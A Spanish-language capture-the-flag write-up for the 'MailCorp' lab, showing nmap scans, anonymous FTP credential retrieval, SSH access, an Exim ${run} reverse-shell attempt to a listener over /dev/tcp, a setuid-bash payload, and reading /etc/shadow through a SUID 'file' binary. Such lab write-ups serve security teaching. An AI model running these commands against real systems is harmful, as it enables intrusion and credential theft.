

Solución lab **MailCorp** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/MailCorp
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde lab_corp_mail.rar...
[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: CORP-MAIL-SRV
DIFICULTAD: ★★★☆☆ Media (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{... }):
```

Vamos a comenzar realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/MailCorp
(chifay@kali)-[~/Whoami-Labs/MailCorp]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_mailcorp
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-22 13:31 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:31
Completed NSE at 13:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:31
Completed NSE at 13:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:31
Completed NSE at 13:31, 0.00s elapsed
Initiating ARP Ping Scan at 13:31
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:31, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:31
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:31, 0.51s elapsed (65535 total ports)
Initiating Service scan at 13:31
Scanning 5 services on 172.17.0.2
Completed Service scan at 13:31, 11.02s elapsed (5 services on 1 host)
```

```
chifay@kali: ~/Whoami-Labs/MailCorp
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MailCorp
PORT STATE SERVICE REASON VERSION
21/tcp open  ftp      syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 108      113      4096 Jan 08 2026 pub
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 54:8c:c9:bd:cf:78:6f:e0:11:9c:6b:f3:57:cd:90:c1 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDbgPwin+ITfZyBDLlteKPrxZnfzOL9p9Xm7v/6Z2pnX1A7resruONMjEAFKJv8ZxxCvWbesRRwid6mLEawhRgI9
| INFEY28KXYfILWncrkMEN6GxpwoAAc/33f7z0o1lWLKLGQDtIAqXyujCFKuhnDKuTrtP7yHfoxNcN+bQNKIPrYFkwqa+Ne9pdoSwb5BLVNQ0VRkbp3t9rdBWCJ7LGyU9
| GAUWjrj4yTTWfmdttyhYQ0kph9+ibpmBHSNxUP8jvb1my91+lnmKm8PY0z90VK2ZM9eH0LIAtwBcgd0HO1pNtv3IvJgLdattNmXohRgLGfFetF021suIM3kbh0YAk3
|   256 98:23:83:b5:d6:66:94:76:e1:08:14:a3:9f:c6:2c:6b (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0BaB6bsoNKwQma+67CMwIe5z1zSbxNDDEIFzXhxcbj3taocyI1vSV
| XnpaTLA15RYejJiH04gCenAF16CUVSVPo=
|   256 84:b1:3a:9b:ad:c8:f6:16:ff:2f:bd:13:88:d2:1f:37 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEjyC1i2907Iev8hq+NQAY4JX0Gvzbhdd4dCPpW8tq1
```

```
chifay@kali: ~/Whoami-Labs/MailCorp
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MailCorp
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: MailCorp S.A. - Enterprise Email Solutions
|_ http-methods:
|   Supported Methods: OPTIONS GET HEAD POST
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: MAILCORP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: MAILCORP)
MAC Address: 2E:8D:C7:4B:1C:4A (Unknown)
Service Info: Host: MAILCORP-SRV; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: mailcorp-srv
|   NetBIOS computer name: MAILCORP-SRV\x00
|   Domain name: \x00
|   FQDN: mailcorp-srv
|   System time: 2026-07-22T19:31:54+00:00
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 0s, deviation: 0s, median: 0s
|_ nbstat: NetBIOS name: MAILCORP-SRV, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

```
chifay@kali: ~/Whoami-Labs/MailCorp
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MailCorp
Names:
|_ MAILCORP-SRV<00>      Flags: <unique><active>
|_ MAILCORP-SRV<03>      Flags: <unique><active>
|_ MAILCORP-SRV<20>      Flags: <unique><active>
|_ \x01\x02_MSBROWSE     \x02<01>  Flags: <group><active>
|_ MAILCORP<00>          Flags: <group><active>
|_ MAILCORP<1d>          Flags: <unique><active>
|_ MAILCORP<1e>          Flags: <group><active>
Statistics:
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ smb2-time:
|   date: 2026-07-22T19:31:54
|   start_date: N/A
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 43700/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|   Check 4 (port 18706/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
```

Se encontraron abierto los puertos y servicios siguientes: 21 ftp (permite sesiones anónimas y tiene publicado el directorio pub), 22 ssh, 139 y 445 smb, y 80 http.

Comenzaremos revisando el servicio ftp

```
(chifay@kali) - [~/Whoami-Labs/MailCorp]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||48492|)
150 Here comes the directory listing.
dr-xr-xr-x  3 108  113      4096 Jan 08  2026 .
dr-xr-xr-x  3 108  113      4096 Jan 08  2026 ..
drwxr-xr-x  2 108  113      4096 Jan 08  2026 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||16330|)
150 Here comes the directory listing.
drwxr-xr-x  2 108  113      4096 Jan 08  2026 .
dr-xr-xr-x  3 108  113      4096 Jan 08  2026 ..
-rw-r--r--  1 108  113        72 Jan 08  2026 credentials.txt
-rw-r--r--  1 108  113        40 Jan 08  2026 server_info.txt
226 Directory send OK.
ftp>
```

Dentro del directorio pub se encontraron dos archivos, vamos a descargarlos y ver su contenido

```
ftp> get credentials.txt
local: credentials.txt remote: credentials.txt
229 Entering Extended Passive Mode (|||27249|)
150 Opening BINARY mode data connection for credentials.txt (72 bytes).
100% |*****| 72 1.27 MiB/s 00:00 ETA
226 Transfer complete.
72 bytes received in 00:00 (163.13 KiB/s)
ftp> get server_info.txt
local: server_info.txt remote: server_info.txt
229 Entering Extended Passive Mode (|||45112|)
150 Opening BINARY mode data connection for server_info.txt (40 bytes).
100% |*****| 40 281.02 KiB/s 00:00 ETA
226 Transfer complete.
40 bytes received in 00:00 (69.50 KiB/s)
ftp> bye
221 Goodbye.

(chifay@kali) - [~/Whoami-Labs/MailCorp]
$ cat credentials.txt
SSH Credentials: support / support123
SMB Share: //IP/public (guest ok)

(chifay@kali) - [~/Whoami-Labs/MailCorp]
$ cat server_info.txt
MailCorp Internal - Exim 4.84-3 running

(chifay@kali) - [~/Whoami-Labs/MailCorp]
$
```

Encontramos credenciales para ssh, pero antes de miremos si hay información útil en el servicio smb

```
(chifay@kali) - [~/Whoami-Labs/MailCorp]
$ smbclient -L //172.17.0.2 -N

Sharename      Type           Comment
-----
public         Disk           IPC$
IPC$           IPC            IPC Service (MailCorp File Server)
Reconnecting with SMB1 for workgroup listing.

Server         Comment
-----
Workgroup      Master
MAILCORP      MAILCORP-SRV

(chifay@kali) - [~/Whoami-Labs/MailCorp]
$
```

Con esto verificamos la validez de la información encontrada sobre el servicio smb en el archivo credentials.txt

```
(chifay@kali)-[~/Whoami-Labs/MailCorp]
$ smbclient //172.17.0.2/public -N
Try "help" to get a list of possible commands.
smb: \> ls
.                                     D          0 Thu Jan  8 17:32:42 2026
..                                    D          0 Thu Jan  8 17:32:41 2026
exim_notes.txt                       N         63 Thu Jan  8 17:32:42 2026

18807632 blocks of size 1024. 16546756 blocks available
smb: \> get exim_notes.txt
getting file \exim_notes.txt of size 63 as exim_notes.txt (30.8 KiloBytes/sec) (average 30.8 KiloBytes/sec)
smb: \> exit

(chifay@kali)-[~/Whoami-Labs/MailCorp]
$ cat exim_notes.txt
exim4.conf: perl_startup enabled - /usr/sbin/exim4 setuid root

(chifay@kali)-[~/Whoami-Labs/MailCorp]
$
```

Esto es muy importante:

- perl_startup está habilitado en la configuración de Exim
- /usr/sbin/exim4 tiene **setuid root**
- Podemos ejecutar código Perl como root a través de Exim

Ahora con toda la información reunida hasta el momento centraremos nuestra atención en el servicio ssh

```
(chifay@kali)-[~/Whoami-Labs/MailCorp]
$ ssh support@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:Ld6QNqYt25b7F7Mej100ap2ySeGDLOC3SM5xKD546wA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
support@172.17.0.2's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

support@mailcorp-srv:~$
```

Credenciales encontradas válidas para ssh, ahora veamos que permisos tenemos

```
support@mailcorp-srv:~$ whoami
support
support@mailcorp-srv:~$ id
uid=1000(support) gid=1000(support) groups=1000(support)
support@mailcorp-srv:~$ sudo -l
-bash: sudo: command not found
support@mailcorp-srv:~$ pwd
/home/support
support@mailcorp-srv:~$ ls -al
total 32
drwxr-xr-x 1 support support 4096 Jul 22 20:06 .
drwxr-xr-x 1 root    root    4096 Jan  8  2026 ..
-rw-r--r-- 1 support support 220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 support support 3771 Aug 31  2015 .bashrc
drwx----- 2 support support 4096 Jul 22 20:06 .cache
-rw-r--r-- 1 support support 655 Jul 12  2019 .profile
-rw-r--r-- 1 support support  30 Jan  8  2026 user.txt
support@mailcorp-srv:~$ cat user.txt
CTF{Corp_Mail_Access_Granted}
support@mailcorp-srv:~$
```


Hemos encontrado la bandera de usuario, pero el lab lo que nos pide es la bandera de root por lo que tenemos que escalar como root o buscar algún método que nos permita leer la bandera de root, vamos a realizar una búsqueda de binarios SUID para ver si dentro de ellos nos sale el binario de exim4

```
support@mailcorp-srv:~$ find / -perm -4000 -type f -ls 2>/dev/null
804961 72 -rwsr-xr-x 1 root root 71824 Mar 26 2019 /usr/bin/chfn
805067 56 -rwsr-xr-x 1 root root 54256 Mar 26 2019 /usr/bin/passwd
805009 76 -rwsr-xr-x 1 root root 75304 Mar 26 2019 /usr/bin/gpasswd
804963 40 -rwsr-xr-x 1 root root 40432 Mar 26 2019 /usr/bin/chsh
805057 40 -rwsr-xr-x 1 root root 39904 Mar 26 2019 /usr/bin/newgrp
825057 20 -rwsr-xr-x 1 root root 19088 May 12 2020 /usr/bin/file
810859 44 -rwsr-xr-x 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
810876 420 -rwsr-xr-x 1 root root 428240 May 26 2020 /usr/lib/openssh/ssh-keysign
814729 12 -rwsr-xr-x 1 root root 10104 Jan 2 2016 /usr/lib/s-nail/s-nail-privsep
815723 1016 -rwsr-xr-x 1 root root 1038952 May 14 2020 /usr/sbin/exim4
793125 40 -rwsr-xr-x 1 root root 40128 Mar 26 2019 /bin/su
793981 28 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /bin/umount
791254 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /bin/mount
support@mailcorp-srv:~$
```

Verifiquemos la versión de exim4

```
support@mailcorp-srv:~$ exim4 -bV
Exim version 4.86_2 #2 built 14-May-2020 12:54:21
Copyright (c) University of Cambridge, 1995 - 2015
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2015
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC PRDR OCSP
Lookups (built-in): lsearch wildlsearch nwildlsearch cdb dbm dbmz dbmz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
support@mailcorp-srv:~$
```

Probemos ejecutar comandos perl con exim4

```
support@mailcorp-srv:~$ exim4 -be '${perl{system}{id}}'
Failed: "${perl}" encountered, but this facility is not included in this binary
```

El Exim fue compilado **sin soporte para Perl**, por lo que perl_startup no funciona.

Se encontró el archivo /etc/exim4/exim4.conf.template y analizando su contenido hemos encontrado lo siguiente:

Posibles Vectores de Ataque

Vector	Descripción
CVE-2019-10149	Exim 4.86-4.92 - RCE en la opción <code>\${expand}</code>
CVE-2016-1531	Exim 4.84-4.86 - Local RCE con <code>setuid</code>
Mail Spool	Acceso a /var/mail/
Log Poisoning	Logs de Exim pueden contener datos inyectables

Probemos si es vulnerable a CVE-2019-10149

```
support@mailcorp-srv:~$ exim4 -be '${run{/usr/bin/id}}'
uid=1000(support) gid=1000(support) groups=1000(support)

support@mailcorp-srv:~$ exim4 -be '${run{/bin/bash -c "id"}}'
uid=1000(support) gid=1000(support) groups=1000(support)

support@mailcorp-srv:~$
```

Como se logro ejecutar el comando id, vamos a tratar de ejecutar una shell reversa (poniendo primero en otra terminal a escuchar con nc)

```
chifay@kali: ~/Whoami-Labs/MailCorp
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MailCorp support@mailcorp-srv: ~ chifay@kali: ~/Whoami-Labs/MailCorp
(chifay@kali) [~/Whoami-Labs/MailCorp]
$ nc -lvp 4444
listening on [any] 4444 ...

support@mailcorp-srv:~$ exim4 -be '${run{/bin/bash -c "bash -i >& /dev/tcp/172.17.0.1/4444 0>61"}}'
```

Al ejecutar la shell reversa, la terminal se quedó en un estado como de ejecución, esto nos dice que se logró establecer la shell reversa, regresemos a la terminal que dejamos en escucha para verificarlo

```
(chifay@kali) [~/Whoami-Labs/MailCorp]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 52436

support@mailcorp-srv:~$ exim4 -be '${run{/bin/bash -c "bash -i >& /dev/tcp/172.17.0.1/4444 0>61"}}'
Failed: command timed out
support@mailcorp-srv:~$
```

Después de un tiempo se cierra la conexión por lo que no logramos nuestro objetivo

Probemos si es vulnerable a CVE-2016-1531

```
support@mailcorp-srv:~$ echo '${run{/bin/bash -c "cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash"}}' > /tmp/exploit.conf
support@mailcorp-srv:~$ exim4 -ps -C /tmp/exploit.conf
2026-07-22 21:10:58 Exim configuration error in line 1 of /tmp/exploit.conf:
option setting expected: ${run{/bin/bash -c "cp /bin/bash /tmp/rootbash; chmod 4755 /tmp/rootbash"}}
support@mailcorp-srv:~$
```


Tampoco obtuvimos resultado positivo por lo que vamos a retomar los binarios SUID que encontramos. De todos ellos vamos a usar file para leer directamente la bandera, antes vamos a probar si efectivamente lee los archivos como root

```
support@mailcorp-srv:~$ /usr/bin/file -f /etc/shadow
root:*:18843:0:99999:7:::
annot open 'root:*:18843:0:99999:7:::' (No such file or directory)
daemon:*:18843:0:99999:7:::
annot open 'daemon:*:18843:0:99999:7:::' (No such file or directory)
bin:*:18843:0:99999:7:::
annot open 'bin:*:18843:0:99999:7:::' (No such file or directory)
sys:*:18843:0:99999:7:::
annot open 'sys:*:18843:0:99999:7:::' (No such file or directory)
sync:*:18843:0:99999:7:::
annot open 'sync:*:18843:0:99999:7:::' (No such file or directory)
games:*:18843:0:99999:7:::
annot open 'games:*:18843:0:99999:7:::' (No such file or directory)
man:*:18843:0:99999:7:::
annot open 'man:*:18843:0:99999:7:::' (No such file or directory)
lp:*:18843:0:99999:7:::
annot open 'lp:*:18843:0:99999:7:::' (No such file or directory)
mail:*:18843:0:99999:7:::
annot open 'mail:*:18843:0:99999:7:::' (No such file or directory)
news:*:18843:0:99999:7:::
annot open 'news:*:18843:0:99999:7:::' (No such file or directory)
uucp:*:18843:0:99999:7:::
annot open 'uucp:*:18843:0:99999:7:::' (No such file or directory)
proxy:*:18843:0:99999:7:::
```

Hemos logrado leer el archivo /etc/shadow lo cual nos indica que se hizo como root, vamos a leer el contenido de la bandera de root

```
support@mailcorp-srv:~$ /usr/bin/file -f /root/flag.txt
CTF{[REDACTED]}: cannot open `CTF{Exim_84_Root_Mastery}' (No such file or directory)
support@mailcorp-srv:~$
```

Vamos a verificarla



```
chifay@kali: ~/Whoami-Labs/MailCorp
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MailCorp x support@mailcorp-srv: ~ x chifay@kali: ~/Whoami-Labs/MailCorp x

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde lab_corp_mail.rar...
[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: CORP-MAIL-SRV
DIFICULTAD: ★★★☆☆ Media (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}): CTF{[REDACTED]}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```